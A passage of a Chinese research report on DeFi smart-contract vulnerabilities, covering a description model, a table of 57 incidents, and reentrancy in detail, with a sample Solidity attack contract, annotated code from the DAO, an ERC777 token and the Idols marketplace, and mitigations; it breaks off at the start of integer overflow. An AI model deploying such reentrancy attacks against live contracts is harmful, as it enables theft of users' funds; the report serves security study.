**目录**

[2 分布式金融合约安全风险分析 1](#_Toc180248974)

[2.1概述 1](#_Toc180248975)

[2.2 智能合约漏洞描述模型 2](#_Toc180248976)

[2.3 重入漏洞 6](#_Toc180248977)

[2.3.1 产生原理 6](#_Toc180248978)

[2.3.2 攻击过程 7](#_Toc180248979)

[2.3.3 特征描述 9](#_Toc180248980)

[2.3.4 典型案例 11](#_Toc180248981)

[2.4 整数溢出漏洞 18](#_Toc180248982)

[2.4.1 产生原理 19](#_Toc180248983)

[2.4.2 攻击过程 21](#_Toc180248984)

[2.4.3 特征描述 22](#_Toc180248985)

[2.4.4 典型案例 23](#_Toc180248986)

[2.5 访问控制漏洞 50](#_Toc180248987)

[2.5.1 产生原理 50](#_Toc180248988)

[2.5.2 攻击过程 51](#_Toc180248989)

[2.5.3 特征描述 51](#_Toc180248990)

[2.5.4 典型案例 52](#_Toc180248991)

[2.6 拒绝服务漏洞 60](#_Toc180248992)

[2.6.1 产生原理 61](#_Toc180248993)

[2.6.2 攻击过程 62](#_Toc180248994)

[2.6.3 特征描述 65](#_Toc180248995)

[2.6.4 典型案例 65](#_Toc180248996)

[2.7 短地址漏洞 82](#_Toc180248997)

[2.7.1 产生原理 83](#_Toc180248998)

[2.7.2 攻击过程 83](#_Toc180248999)

[2.7.3 特征描述 84](#_Toc180249000)

[2.7.4 典型案例 85](#_Toc180249001)

[2.8 时间戳依赖 93](#_Toc180249002)

[2.8.1 产生原理 93](#_Toc180249003)

[2.8.2 攻击过程 93](#_Toc180249004)

[2.8.3 特征描述 94](#_Toc180249005)

[2.8.4 典型案例 95](#_Toc180249006)

[2.9跨合约调用漏洞 104](#_Toc180249007)

[2.9.1 产生原理 104](#_Toc180249008)

[2.9.2 攻击过程 105](#_Toc180249009)

[2.9.3 特征描述 106](#_Toc180249010)

[2.9.4 典型案例 106](#_Toc180249011)

[2.10 闪电贷漏洞 125](#_Toc180249012)

[2.10.1 产生原理 125](#_Toc180249013)

[2.10.2 攻击过程 125](#_Toc180249014)

[2.10.3 特征描述 126](#_Toc180249015)

[2.10.4 典型案例 127](#_Toc180249016)

[2.11 Owner漏洞与后门 139](#_Toc180249017)

[2.11.1 产生原理 140](#_Toc180249018)

[2.11.2 攻击过程 140](#_Toc180249019)

[2.11.3 特征描述 141](#_Toc180249020)

[2.11.4 典型案例 141](#_Toc180249021)

[2.12 构造函数漏洞 169](#_Toc180249022)

[2.12.1 产生原理 169](#_Toc180249023)

[2.12.2 攻击过程 169](#_Toc180249024)

[2.12.3 特征描述 170](#_Toc180249025)

[2.12.4 典型案例 171](#_Toc180249026)

**图目录**

图 1 去中心化金融风险分类 16

图 2 智能合约漏洞描述元模型 20

图 3 智能合约漏洞描述模型 21

图 4 fallback()和receive()的触发规则 25

图 5 对重入漏洞攻击一般过程 27

图 6 加法溢出示例图 37

图 7 减法溢出示例图 38

图 8 乘法溢出示例图 38

图 9 整数溢出漏洞示意图 40

图 10 编译TokenERC20合约 104

图 11 合约代码注意力机制 202

**表目录**

表 1 DeFi金融服务功能 10

表 2 DeFi安全漏洞分析案例总表 22

表 3 支持闪电贷的部分协议 144

表 4 DeFi目标案例 198

# 2 分布式金融合约安全风险分析

2.1概述

智能合约是部署在区块链上能够自动执行的程序，其在设计上和实现上常常存在漏洞。智能合约漏洞容易成为攻击的目标，这不仅造成严重的经济损失，也大幅度降低了智能合约的可信度，影响区块链的广泛应用。目前，智能合约攻击事件层出不穷，因合约漏洞而产生的经济损失更是高达百亿美元。然而，由于区块链的不可篡改性和智能合约的不可逆性，导致区块链用户为了减少或挽回损失而大费周折，甚至对数字资产被肆意窃取而无计可施。

智能合约与传统应用程序有诸多相似之处，也存在显著不同的地方。与传统应用程序相比，智能合约语言与开发工具仍处于不断发展和完善过程中，不仅编写方式有异于传统程序，测试也比传统程序复杂的多；智能合约一经部署，不可篡改、不可逆，无法升级，不能修复；智能合约长期暴露于区块链的开放环境下，且常常以数字资产为操纵对象，更容易受到攻击。可见，智能合约不仅存在安全漏洞的潜在风险，而且价值不菲的数字资产也常常诱使攻击者尝试各种方法发掘合约中的漏洞，以获取可观的非法收益。

可见，智能合约的安全问题至关重要。要保证智能合约的安全性，需要首先分清漏洞类型，以及产生漏洞的内在机理；然后，针对不同类型的漏洞采取有效的措施，及时发现漏洞、及时处理；最后，提高对漏洞的警惕意识，避免开发包含漏洞的智能合约。因此，充分认识智能合约的现有漏洞类型，进而发掘可能存在的其它漏洞类型，是智能合约安全问题的关键，也是有效防范漏洞攻击的前提。鉴于此，该报告以合约漏洞为核心问题展开调研，通过分析，达成如下目标：

(1) 建立智能合约漏洞描述模型，规范智能合约漏洞描述方法。

(2) 利用建立的描述模型，对常见的合约漏洞类型展开调研，表达不同类型缺陷的典型特征、产生原因、防范策略、典型案例、危害说明等。

(3) 收集典型案例的合约代码，标注具体漏洞特征，包括运行环境、开发语言、依赖关系、所属漏洞类型等。

2.2 智能合约漏洞描述模型

建立智能合约漏洞描述模型的目的，是为了规范描述漏洞提供统一的框架。通过描述模型，从不同刻面反映合约漏洞的显著特征，揭示合约漏洞发生的原因，以及对漏洞的攻击一般过程；从多个角度增进对智能合约漏洞的理解，形成共识、促进交流；提高安全防范意识，辅助发现实际应用中的合约漏洞，增强智能合约的安全意识。

为了从不同刻面反映合约漏洞的特征，选择若干合约漏洞的特征属性，构成特征属性集（Feature Attribute Set，FA-Set），对于特征属性集中的每个特征属性，则选择相应的特征属性实例表达某一项特征属性。这里的特征属性实例（Feature Attribute Instance，FAI），可以是某一概念或术语，也可能是有针对性的描述。鉴于此，先建立元模型，用于指导智能合约漏洞描述模型的建立。



图 2 智能合约漏洞描述元模型

如图2-1所示，对于一种具体的合约漏洞（漏洞实例），可以抽象出一系列特征属性，每一个特征属性具有相应的实例。实际上，用于描述漏洞特征的特征属性集，构成了描述一种合约漏洞的多个刻面，而特征实例则对某一刻面的具体描述和说明。这样一来，用于描述漏洞的特征属性就来自于同一个特征属性集，而对于一种漏洞类型，其特征属性可能是特征属性集的子集。

为了建立可用于描述智能合约漏洞的统一模型，需要先确定特征属性集。这里我们选择的设置属性集为：

{漏洞产生层次, 漏洞产生原因, 漏洞攻击方式, 漏洞危害, 漏洞防范策略, 漏洞典型案例, 典型案例代码}。

下图为合约漏洞描述模型，图中各元素的具体含义如下：

智能合约漏洞

作为智能合约漏洞的实例，即具体的漏洞类型的实例集包括：重入漏洞、整数溢出漏洞、访问控制漏洞、拒绝服务漏洞、短地址攻击漏洞、时间戳依赖、跨合约调用漏洞、闪电贷漏洞、owner漏洞与后门、构造函数漏洞等。



图 3 智能合约漏洞描述模型

特征属性与特征属性实例

漏洞产生层次，以区块链分层体系结构中的每一层作为一个实例，基于智能合约版的区块链，包括：数据层、网络层、激励层、共识层、合约层和应用层。一般来讲，一种智能合约漏洞实例，即一种漏洞类型主要发生在某一层次或某几个层次，对于以太坊系统，智能合约漏洞发生层次的实例一般为{代码, EVM, 区块链系统}。

漏洞产生原因，不同类型的合约漏洞具体原因差异明显。例如，整数溢出漏洞，则是由于算术运算结果超出变量类型的表示范围。

漏洞攻击方式，不同类型的合约漏洞，其攻击方式也不尽相同，例如，重入漏洞通过递归调用转账函数，从合约获取可观的数字资产。

漏洞危害，针对不同的漏洞类型，形成典型的危害特征。例如，对重入漏洞的攻击，导致数字资产的严重损失，甚至以太坊硬分叉（Hard-fork）。

漏洞防范策略，依据漏洞产生的原因，分析可采取的防范策略。例如，重入漏洞是由于触发了receive()或fallback()函数而引发的递归转账。因此，应避免触发上述函数，采用更安全的转账方式。

漏洞典型案例，分别从案例的名称、平台（区块链名称及版本）、漏洞位置，以及可能引发的后果和对应防范策略等方面分析。

典型案例代码，针对每一个典型案例，收集多个案例代码，在产生漏洞位置作出标记。

表 2 DeFi安全漏洞分析案例总表

|  |  |  |
| --- | --- | --- |
| 序号 | 漏洞类型 | 漏洞实例 |
| 1 | 重入漏洞 | 攻防实例：DAO |
| 2 | 重入漏洞 | 攻防实例：MTokenERC777 |
| 3 | 重入漏洞 | 攻防实例：The idols |
| 4 | 整数溢出漏洞 | 攻防实例：BEC BeautyChain |
| 5 | 整数溢出漏洞 | 攻防实例：SMT合约 |
| 6 | 整数溢出漏洞 | 攻防实例：EthLendToken |
| 7 | 整数溢出漏洞 | 攻防实例：Legolas，LGO |
| 8 | 整数溢出漏洞 | 攻防实例：PKT |
| 9 | 整数溢出漏洞 | 攻防实例：MyAdvancedToken |
| 10 | 整数溢出漏洞 | 攻防实例：MiniMeToken |
| 11 | 整数溢出漏洞 | 攻防实例：TokenERC20 |
| 12 | 整数溢出漏洞 | 攻防实例：EncryptedToken |
| 13 | 整数溢出漏洞 | 攻防实例：ATL |
| 14 | 整数溢出漏洞 | 攻防实例：BitcoinRed |
| 15 | 整数溢出漏洞 | 攻防实例：QTX Quartex |
| 16 | 整数溢出漏洞 | 攻防实例：EduCoinToken |
| 17 | 访问控制漏洞 | 攻防实例：GVToken |
| 18 | 访问控制漏洞 | 攻防实例：AURA |
| 19 | 访问控制漏洞 | 攻防实例：BitBook |
| 20 | 拒绝服务漏洞 | 攻防实例：Aurora DAO |
| 21 | 拒绝服务漏洞 | 攻防实例：IntelligentTradingTechnologie |
| 22 | 拒绝服务漏洞 | 攻防实例：SwftCoin |
| 23 | 拒绝服务漏洞 | 攻防实例：CDTToken |
| 24 | 拒绝服务漏洞 | 攻防实例：CDT CoinDash approve |
| 25 | 拒绝服务漏洞 | 攻防实例：MintableToken |
| 26 | 拒绝服务漏洞 | 攻防实例：BNB transfer |
| 27 | 短地址漏洞 | 攻防实例：AMM TokenERC20 |
| 28 | 短地址漏洞 | 攻防实例：UniswapV2Pair |
| 29 | 短地址漏洞 | 攻防实例：USDT transfer |
| 30 | 短地址漏洞 | 攻防实例：EduCoin |
| 31 | 短地址漏洞 | 攻防实例：DDDX BaseV1 |
| 32 | 时间戳依赖 | 攻防实例：KOA KoalaToken |
| 33 | 时间戳依赖 | 攻防实例：AAGToken |
| 34 | 时间戳依赖 | 攻防实例：EggToken |
| 35 | 时间戳依赖 | 攻防实例：Honey |
| 36 | 时间戳依赖 | 攻防实例：DadiToken |
| 37 | 跨合约调用漏洞 | 攻防实例：VNBIGCoin |
| 38 | 跨合约调用漏洞 | 攻防实例：Pycoin |
| 39 | 跨合约调用漏洞 | 攻防实例：SMT SmartMesh Token |
| 40 | 跨合约调用漏洞 | 攻防实例：NANJCOIN |
| 41 | 跨合约调用漏洞 | 攻防实例：BerryToken |
| 42 | 闪电贷漏洞 | 攻防实例：xSurge |
| 43 | 闪电贷漏洞 | 攻防实例：HEALTH |
| 44 | 闪电贷漏洞 | 攻防实例：ETHpledge |
| 45 | Owner漏洞与后门 | 攻防实例：CarTaxiToken |
| 46 | Owner漏洞与后门 | 攻防实例：TNBToken |
| 47 | Owner漏洞与后门 | 攻防实例：IBTCToken |
| 48 | Owner漏洞与后门 | 攻防实例：sacToken |
| 49 | Owner漏洞与后门 | 攻防实例：HxroTokenContract |
| 50 | Owner漏洞与后门 | 攻防实例：TokenERC20 |
| 51 | Owner漏洞与后门 | 攻防实例：MyAdvancedToken |
| 52 | Owner漏洞与后门 | 攻防实例：LadaToken |
| 53 | Owner漏洞与后门 | 攻防实例：AssetToken |
| 54 | 构造函数漏洞 | 攻防实例：DealGuard |
| 55 | 构造函数漏洞 | 攻防实例：MorphToken |
| 56 | 构造函数漏洞 | 攻防实例：TOGToken |
| 57 | 构造函数漏洞 | 攻防实例：ReaperCoin11 |

2.3 重入漏洞

重入漏洞（Re-Entrance Vulnerability），是指一个合约中的函数被调用结束之前，再次执行该被调用的函数的递归调用过程。攻击者常常利用该漏洞，多次调用智能合约的相关函数，执行恶意代码；或者利用重入漏洞，绕过智能合约的安全措施，并存取访问受限数据、执行未授权的操作。例如，多次调用（受害者）智能合约执行转账操作，获取一定数额的数字资产。

2.3.1 产生原理

采用Solidity编写智能合约程序时，可以通过如下方式发送代币（Token）。

<address>.send(uint256 amount) returns (bool)。以Wei为单位向address发送amount数量的Ether。执行成功返回true，执行失败则返回false；同时传输2300Gas，Gas数量不可调整。

<address>.transfer(uint256 amount)。以Wei为单位向address发送amount数量的Ether，执行失败则throw。同时传输2300Gas，Gas数量不可调整。

<address>.call(...) returns (bool)。以address被调用合约的身份调用address的函数。默认情况下，将所有可用的Gas传输过去，Gas传输量可以调节。执行失败时返回false。

智能合约具有重入漏洞的常见特征是，执行危险的转账方式，攻击过程主要依赖于Soildity的call()函数，以及fallback()或receive()匿名函数。一个合约最多有一个fallback()函数，最多只有一个receive()函数；在上述两个函数都没有的情况下，智能合约则无法正常交易。

fallback()函数与receive()函数的触发规则如图3-1所示。



图 4 fallback()和receive()的触发规则

fallback()函数是智能合约声明的一个匿名函数，不带任何参数，也没有返回值；在声明fallback()时不需要function关键字，必须由external或payable修饰。如图3-1所示，当向一个地址转账时（即该接收Ether），且携带交易数据（即msg.data不为空），则触发该合约的fallback()函数调用；当向某合约调用一个无法被匹配的函数时，也会触发该合约中的fallback()函数调用。

合约接在收Ether时，如果交易中不携带任何数据（即msg.data为空），则触发receive()函数调用；如果合约中没有receive()函数，则触发fallback()函数的调用。当一个合约中既没有receive()函数，也没有fallback()函数，如果向该合约发送Ether将报错。

2.3.2 攻击过程

设攻击合约为Attack；被攻击合约（存在重入漏洞的合约）为Vulnerability，且Vulnerability中只有一定数量的Ether，假设100Wei。Vulnerability合约中有存入和提取函数deposit()和withdraw()。Attack和Vulnerability的示例程序如代码3-1、3-2所示。

|  |  |
| --- | --- |
| **代码3-1 被攻击合约Vulnerability** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17 | contract Vulnerability{  mapping(address => uint) balances;  constructor() payable {  balances[msg.sender] += msg.value;  }  function withdraw() public { // 提取Ether  (bool success,) = msg.sender.call{value: balances[msg.sender]}("");  if (success)  balances[msg.sender] = 0; // 将余额设置为零  }  function deposit() payable public { // 存入Ether  balances[msg.sender] += msg.value;  }  } |

|  |  |
| --- | --- |
| **代码3-2 攻击合约Attack** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18 | contract Attack{  Vulnerability vunerability;  constructor(Vulnerability vulner){  vunerability = vulner;  }  function attack() public {  vunerability.deposit{value: msg.value}();  vunerability.withdraw();  }    event Fallback(address from, uint amount);  fallback() external payable {  vulnerability.withdraw();  emit Fallback(msg.sender, msg.value);  }  } |

重入漏洞攻击的一般过程如图3-2所示。图3-2中，外部用户，即攻击者，通过调用Attack.attack()执行攻击过程。

攻击者利用外部账户调用攻击合约的函数Attack.attack()；

Attack.attack()函数又调用了被攻击合约的函数Vulnerability.deposit()，存入10Wei。这是因为数字资产管理合约的提款逻辑是，提取自己存入的资产。

Attack.attack()接着调用Vulnerability.withdraw()函数取出10Wei，该操作包含外部调用msg.sender.call{value: balance}，并处触发了Attack.fallback()；

Attack.fallback()重复调用Vulnerability.withdraw()，直至Vulnerability合约余额小于10Wei。

****

图 5 对重入漏洞攻击一般过程

2.3.3 特征描述

(1) 漏洞产生层次

产生于代码层（如Solidity代码层）。智能合约语言处于发展和完善过程中，还存在一些不足之处或考虑不充分的地方；开发人员对于智能合约语言、工具等理解不够深入，容易写出存在重入漏洞的程序；与传统程序相比较，智能合约程序不容易充分测试，且一经部署不能修改、更新，也不可逆，这导致即使智能合约程序存在漏洞，也无法修复。

(2) 漏洞产生原因

重入漏洞的产生原因是多重的。

1) 允许合约之间的相互调用。以太坊智能合约不仅支持相互之间的外部调用，还允许合约账户拥有数字资产和执行转账操作。

2) 智能合约在转账时，使用了call()函数，默认情况下传输所有可用的Gas，这可能引发多次进入被攻击的合约执行转账操作。

3) 触发特殊函数调用。智能合约在接收Ether时，会触发隐式函数调用fallback()或receive()。

4) 在隐式调用中包含了转账操作，导致递归转账过程的递归调用。

(3) 漏洞攻击方式

通过递归调用被攻击合约的转账操作，持续获取被攻击合约的数字资产，直至被攻击合约的数字资产小于转账的额度。

(4) 漏洞危害

造成严重的数字资产损失，这些数字资产可能是Ether、代币或者其他数据。重入漏洞是智能合约中最具危害性的漏洞之一，例如，有史以来最为著名的DAO攻击事件，其损失超过6000万美元，并引发以太坊的硬分叉。

(5) 漏洞防范策略

1) 避免使用不安全的转账函数。由于call()函数默认传递所有可用的Gas，使得重复多次调用转账函数成为可能。因此，在使用call函数前，可以调节或限制传输的Gas值，破坏重入的条件；采用send()函数或transfer()函数，转账时仅传输2300Gas，不足以构成递归访问。

2) 使用推荐的“检查-生效-交互模式”（checks-effects-interactions），将需要转账的额度赋值给局部变量后，将需要转账的额度设置为0，再以局部变量为参数执行转账操作。伪代码如下所示：

uint balance = balances[msg.sender];

balances[msg.sender] = 0;

msg.sender.call(balance);

3) 设置状态检验，即转账前检验状态变量，转账后设置状态变量的值。代码如下所示：

require(status == false, “attack: Re-Entrance Attack”); //status 初始值为 false

msg.sender.call(balance);

status = true; //status 初始值为 true;

2.3.4 典型案例

2.3.4.1 DAO合约

DAO，Decentralized Autonomous Organization，去中心化自治组织，这是一个以太坊区块链的智能合约漏洞。2016年6月，攻击者利用递归调用的方式从DAO合约中窃取Ether，价值超过6000万美元，并导致**以太坊**硬分叉（Hard Fork）。

合约名称：DAO

合约地址：0xBB9bc244D798123fDe783fCc1C72d3Bb8C189413

编译器类型：Solidity(SingleFile)

编译器版本：v0.3.1-2016-04-12-3ad5e82

EVM 版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0xbb9bc244d798123fde783fcc1c72d3bb8c189413

代码3-3为DAO合约中的splitDAO()函数（源码第941-963行），该函数调用withdrawRewardFor()函数获取一定额度的奖励；在调用withdrawRewardFor()函数后，从DAO总额中扣除奖励额度，并将msg.sender记录的DAO代币余额设置为0。这些为重入漏洞攻击创造了条件。

|  |  |
| --- | --- |
| **代码3-3 DAO中DAOInterface合约的splitDAO()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19 | function splitDAO(uint \_proposalID, address \_newCurator)  noEther onlyTokenholders returns (bool \_success) {  uint fundsToBeMoved = balances[msg.sender] \* p.splitData[0].splitBalance)  / p.splitData[0].totalSupply;  if(p.splitData[0].newDAO.createTokenProxy.value(fundsToBeMoved)(msg.sender) == false)  throw;  Transfer(msg.sender, 0, balances[msg.sender]);  withdrawRewardFor(msg.sender); // 调用withdrawRewardFor()函数获取Reward  totalSupply -= balances[msg.sender]; // 从DAO总额中扣除奖励额度  balances[msg.sender] = 0; // 将msg.sender记录的DAO币余额归零  paidOut[msg.sender] = 0;  return true;  } |

代码3-4则是splitDAO()函数调用的withdrawRewardFor()函数（源码第1058-1068行）。withdrawRewardFor()函数调用了payOut()函数，以支付一定额度的Reward。

|  |  |
| --- | --- |
| **代码3-4 DAO中DAOInterface合约withdrawRewardFor()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16 | function withdrawRewardFor(address \_account)  noEther internal returns (bool \_success) {  if((balanceOf(\_account) \* rewardAccount.accumulatedInput())  / totalSupply < paidOut[\_account])  throw;  uint reward = (balanceOf(\_account) \* rewardAccount.accumulatedInput())  / totalSupply - paidOut[\_account];  if (!rewardAccount.payOut(\_account, reward)) // 调用payOut()函数，支付Reward  throw;  paidOut[\_account] += reward;    return true;  } |

代码3-5为payOut()函数（源码第194-203行），该函数通过调用call()函数向recipient转账，支付额度为amount Wei。对call()函数的调用，默认将所有可用的Gas传输过去，从而存在多次调用的风险。

|  |  |
| --- | --- |
| **代码3-5 DAO中ManagedAccount合约的payOut()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13 | function payOut(address \_recipient, uint \_amount) returns (bool) {  if (msg.sender != owner || msg.value > 0  || (payOwnerOnly && \_recipient != owner))  throw;    if (\_recipient.call.value(\_amount)()) { // call()调用，转账amount个数额的Wei  PayOut(\_recipient, \_amount);  return true;  } else {  return false;  }  } |

从代码3-3、3-4和3-5可知，创建攻击合约调用splitDAO()函数，通过splitDAO()调用withdrawRewardFor()函数再调用payOut()，并执行call()函数；从而构成splitDAO() -> withdrawRewardFor() -> payOut() -> call() -> splitDAO() -> withdrawRewardFor() ->...多次重复调用，直至耗尽攻击者的Gas或盗取海量的DAO代币。

要规避上述重入漏洞的风险，在withdrawRewardFor()函数调用前，从DAO中扣除奖励的额度，并将msg.sender记录的DAO币余额归零；避免使用call()函数转账，或通过设置状态变量，避免重复多次调用。

2.3.4.2 Uniswap（DeFi平台）

2020年4月18日12:58，DeFi平台Uniswap被黑客利用可重入漏洞攻击。事件背后的主要逻辑，是ERC777与DeFi智能合约之间的不兼容，攻击者滥用这种兼容性问题劫持正常交易，并执行非法操作。在Uniswap被攻击事件中，攻击者利用此漏洞耗尽ETH-imBTC（约有1,278 ETH）的Uniswap流动资金池。

Uniswap在此次黑客攻击中损失达110万美元，而Lendf.me损失了超过2450万美元。这两个网站目前均已关闭，以防止进一步被攻击。

合约名称：MTokenERC777

合约地址：0xA3Ed434dD68E3E50d5Ae4d6A4C9902B225246aeB

编译器类型：Solidity(SingleFile)

编译器版本：v0.6.12+commit.27d51765

EVM 版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/polygon/address/0xa3ed434dd68e3e50d5ae4d6a4c9902b225246aeb

代码3-6是MTokenERC777中的函数transferFrom()。该函数对应源代码第1403-1423行。transferFrom()函数在内部操作中调用callTokensToSend()函数，callTokensToSend()函数内部调用tokensToSend()函数。

|  |  |
| --- | --- |
| **代码3-6 MTokenERC777中ERC777合约tansferFrom()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25 | /\*\*  \* @dev See {IERC20-transferFrom}.  \* Note that operator and allowance concepts are orthogonal: operators cannot  \* call `transferFrom` (unless they have allowance), and accounts with  \* allowance cannot call `operatorSend` (unless they are operators).  \* Emits {Sent}, {IERC20-Transfer} and {IERC20-Approval} events.  \*/  function transferFrom(address holder, address recipient, uint256 amount)  public virtual override returns (bool) {  require(recipient != address(0), "ERC777: transfer to the zero address");  require(holder != address(0), "ERC777: transfer from the zero address");  address spender = \_msgSender();  \_callTokensToSend(spender, holder, recipient, amount, "", "");  // 函数调用，通知持有者  \_move(spender, holder, recipient, amount, "", ""); // 更新持有者余额  \_approve(holder, spender, \_allowances[holder][spender].sub(amount, "ERC777: transfer amount exceeds allowance"));  \_callTokensReceived(spender, holder, recipient, amount, "", "", false);  return true;  } |

代码3-7与源代码中的第1565-1590行相对应。

|  |  |
| --- | --- |
| **代码3-7 MTokenERC777中ERC777合约**\_**callTokensToSend()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28 | /\*\*  \* @dev Call from.tokensToSend() if the interface is registered  \* @param operator address operator requesting the transfer  \* @param from address token holder address  \* @param to address recipient address  \* @param amount uint256 amount of tokens to transfer  \* @param userData bytes extra information provided by the token holder (if any)  \* @param operatorData bytes extra information provided by the operator (if any)  \*/  function \_callTokensToSend(  address operator,  address from,  address to,  uint256 amount,  bytes memory userData,  bytes memory operatorData  ) internal {  if (\_\_ERC1820\_REGISTRY\_ENABLED) {  address implementer = \_ERC1820\_REGISTRY.getInterfaceImplementer(from, \_TOKENS\_SENDER\_INTERFACE\_HASH);// 检索已注册程序    if (implementer != address(0)) {  IERC777Sender(implementer).tokensToSend(operator, from, to, amount, userData, operatorData);// tokensToSend  }  }  } |

\_tokensToSend()函数（代码3-7中第20行，对应源码第1585行），如代码3-7所示，函数getInterfaceImplementer()用于检索已注册的程序。这个函数参数为from和TOKENS\_SENDER\_INTERFACE\_HASH，第一个参数可能是攻击者，第二个参数是常量。第24行（源代码第1857行）将调用tokensToSend()函数，该函数允许攻击者通过注入其他恶意代码劫持交易。

2.3.4.3 The idols（NFT项目）

The idols是以太坊上的NFT项目。2022年3月日，idols团队发现NFT合约中存在漏洞，攻击者精心设计的攻击合约，能够取出IdolMarketplace合约中所有Ether。随后idols团队主动利用漏洞，提取IdolMarketplace合约中卖家们尚未领取的约58 Ether，以防止被盗走，并下线idols；编写合约，用闪电贷购买idols交易平台中的所有idols NFT，并再次利用漏洞取出所有Ether，最后将idols NFT还给原owner。

合约名称：IdolMarketplace

合约地址：0x4CE4f4c4891876fFc0670BD9a25FCc4597db3bBF

编译器类型：Solidity

编译器版本：v0.8.9+commit.e5eed63a

EVM版本：Default

优化情况：无，200次

https://etherscan.io/address/0x4ce4f4c4891876ffc0670bd9a25fcc4597db3bbf#code

https://github.com/rep00c/chain-exploit/blob/main/The%20Idols/contracts/IdolMarketplace.sol

代码3-8是IdolMarketplace合约中涉及的漏洞函数，buyGod()和acceptBidForGod()。其中，buyGod()函数（图3-8第1-40行，源码99-133行），acceptBidForGod()函数（图42-73第1-40行，源码165-190行）。

|  |  |
| --- | --- |
| **代码3-8 IdolMarketplace合约中的buyGod()函数和acceptBidForGod()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52  53  54  55  56  57  58  59  60  61  62  63  64  65  66  67  68  69  70  71  72 | /\*\*  @notice buyGod is used to buy a listed God for the sales price on its Listing. 7.5% of the  price is also distributed to the VIRTUE rewards controller.  @param \_godId The ID of the God being bought.  \*/    function buyGod(uint \_godId) external payable {  Listing memory listing = godListings[\_godId];  require(listing.minValue > 0, "Can only buy a god that is listed for sale.");  require(listing.onlySellTo == address(0x0) || listing.onlySellTo == msg.sender,  "Owner has reserved god listing for a different address.");  require(msg.value >= listing.minValue,  "Must pay at least the minPrice that the listing specifies.");  require(listing.seller == idolMain.ownerOf(\_godId),  "Listing is outdated and was not posted by the god's current owner.");  address seller = listing.seller;  idolMain.**safeTransferFrom**(seller, msg.sender, \_godId); // 漏洞所在位置  \_removeGodListing(\_godId);  // Reserve royalty for VIRTUE protocol  uint saleAmount = msg.value;  uint royalty = saleAmount \* ROYALTY\_BPS / 10000;  uint proceeds = saleAmount - royalty;  pendingWithdrawals[seller] += proceeds;  \_distributeRewards(royalty);  emit GodBought(\_godId, msg.value, seller, msg.sender, cumulativeETH);  // Check for the case where there is a bid from the new owner and refund it.  // Any other bid can stay in place.  if (godBids[\_godId].bidder == msg.sender) {  // Kill bid and refund value  uint bidValue = godBids[\_godId].value;  delete godBids[\_godId];  pendingWithdrawals[msg.sender] += bidValue;  }  }  /\*\*  @notice acceptBidForGod allows a God owner to accept an existing Bid for a God and transfer the  Bid amount to themselves, in exchange for transferring the God to the bidder. 7.5% of the  price is also distributed to the VIRTUE rewards controller.  @param \_godId The ID of the God to accept the Bid for.  @param \_minPrice The minimum amount (in wei) that the Bid will be accepted for. Reverts if the  current Bid is below \_minPrice.  \*/  function acceptBidForGod(uint \_godId, uint \_minPrice)  external onlyGodOwner(\_godId) {  Bid memory existingBid = godBids[\_godId];  require(existingBid.value > 0, "Cannot accept a 0 bid.");  require(existingBid.value >= \_minPrice,  "Existing bid is lower than the specified \_minPrice.");  idolMain.**safeTransferFrom**(msg.sender, existingBid.bidder, \_godId);  // 漏洞所在位置  delete godListings[\_godId];  // Reserve royalty for VIRTUE protocol  uint saleAmount = existingBid.value;  delete godBids[\_godId];  uint royalty = saleAmount \* ROYALTY\_BPS / 10000;  uint proceeds = saleAmount - royalty;  pendingWithdrawals[msg.sender] += proceeds;  \_distributeRewards(royalty);  emit GodBought(\_godId, saleAmount, msg.sender,  existingBid.bidder, cumulativeETH);  } |

函数buyGod()（代码3-8第20行，源码第114行）和接受出价函数acceptBidForGod()（代码3-8第59行，源码第178行）中，使用了safeTransferFrom()转移ERC721。

safeTransferFrom()源码，调用了\_checkOnERC721Received()。如果NFT接收者是合约，会尝试调用该合约的onERC721Received()函数，要求返回值必须为IERC721Receiver.onERC721Received.selector，即0x150b7a02。攻击者可以精心设计带有onERC721Received()函数的合约，保证该函数返回值为0x150b7a02，即可进行重入攻击。

2.4 整数溢出漏洞

整数溢出（Integer Overflow），是由于算术运算引起的，也称为算术溢出（Arithmetic Overflow）。整数溢出是一种常见错误，在其他语言中可能不会引起太多重视；但是，智能合约中的整数溢出却非常具有破坏性。智能合约对于外部用户而言是透明的，外部用户可以调用。由于以太坊（或其他区块链）的数字资产极具诱惑性，导致整数溢出也成为一种常见攻击方式。

整数溢出可以分为上溢下溢。每一种整数类型都有固定的表示范围。上溢是指变量在执行数值运算时，计算结果超出了整数变量的表示范围；下溢则是由于数值计算的结果非常小，小于整数变量的表示范围。

合约中的错误或漏洞可能会导致数百万美元、甚至千万美元的经济损失。基本的算术运算是不安全的，Solidity版本的更迭并未让整数溢问题得到显著的改善。除法运算已经变得更安全，Solidity的整数除法与纯数学中的除法不同，一方面除以一个整数会让结果变小，另一方面除以0会抛出异常。对于其他基本算术运算，加、减和乘，仍然会发生溢出问题。

2.4.1 产生原理

Solidity支持多种整数类型，包括有符号整数和无符号整数。其中，无符号整数，从uint8到uint256，以8位为步长依次递增，即uint8、uint16、...、uint256。以uint8类型的整数为例，该类型变量长度为8，即包含8位二进制数，可以表示的整数范围是[0, 255]。如代码4-1所示，在智能合约Overflow中，包含3个简化整数溢出案例函数，分别是加法溢出addOverflow()、减法溢出subOverflow()和乘法溢出mulOverflow()。

|  |  |
| --- | --- |
| **代码4-1 Overflow合约** | |
